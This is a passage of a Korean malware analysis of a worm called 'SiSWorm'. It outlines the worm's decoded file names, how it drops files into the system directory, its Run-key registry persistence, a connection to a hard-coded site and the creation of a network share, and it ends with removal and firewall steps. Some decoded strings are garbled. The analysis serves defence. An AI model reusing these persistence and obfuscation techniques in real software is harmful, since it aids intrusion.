
```
SiSWorm.004A4292() // dll 생성 파일의 내용은 .text:004A1CF0 dword_4A1CF0
{
  SiSWorm.004A4B0D(eax, "kubxcscba.pxx"); <--- winlogonm.dll 이라는 문자열로 디코딩
  GetSystemDirectoryA()
  GetTempPathA()
  CreateFileA()
  GetFileAttrivutesA()
  CloseHandle()
  lstrcpyA()
  loadLibraryA(winlogonm.dll)
}
```



4) SiSWorm.004A44BF() 함수는 시스템 폴더에 GetSystemDirectory에 접근하여 CreateFile함수를 이용해 파일을 만든다. 파일의 이름은 암호화 되어있으며 복호화하면 winsystemm.exe 라는 파일명으로 생성되며, 다음과 같은 API를 이용한다.


```
{
SiSWorm.004A4A6F(eax, "jvaflfgrzz.rkr"); <--- winsystemm.exe 이라는 문자열로 디코딩
GetModuleFileNameA(); // 프로그램의 실행파일의 위치를 알아냄
lstrcpyA();
```

```
GetSystemDirectoryA();
GetTempPathA();
lstrlenA();
SetFileAttrivutesA();
CreateFileA()l
}
```




5) SiSWorm.004A4611() 함수는 SiSWorm.004A43D6() 함수에서 생성한 레지스트리에 키값을 등록한다. 다음과 같은 함수를 사용하여 레지스트리 조작을 마치게 된다.


```
{
SISWorm.004A4B0D("GcrhkmfqWAuofcgcrhWKubpckgW0iffqbhJqfgucbWFib");
//SoftwyreWMicrosoftWWindowsWCurrentVersionWRun
SISWorm.004A4B0D("kubgyghqaa.qlq"); //winsmstemm.exe
RegOpenKeyExA(HKEY_LOCAL_MACHINE, ~~~);
RegOpenKeyExA(HKEY_CURRENT_USER, ~~~);
등등
```




6) LoadLibrary, GetProcAddress를 이용하여 GetProcAddress(InternetGetConnectedState), LoadLibrary(wininet.dll) 의 주소를 찾는다



7) 하드코딩된 주소를 이용하여 특정사이트(consult.skinfosec.co.kr)로 접속한다.



8) 로컬호스트에 ips$로 공유를 생성한다.



3. 대응방법

1) 작업관리자 -> 프로세스 리스트에서 winsmstemm.exe, SISWorm.exe를 제거한다.
2) regedit를 실행시켜 Softwyre\Microsoft\Windows\CurrentVersion\Explorer\ComDlg32\Version
   Softwyre\Microsoft\Windows\CurrentVersion\Run\winsmstemm.exe
   Softwyre\Kynyy\Trynsfer 등의 키를 삭제한다.
3) 시스템디렉토리에서 winsmstemm.exe 파일을 제거한다.
4) 방화벽을 운용중인 기관이라면 목적지 호스트(consult.skinfosec.co.kr)로 향하는 패킷을 필터링하고 내부 전파를 억제하기 위해 135, 445 등 공유폴더 관련 포트를 적절히 필터링 해준다.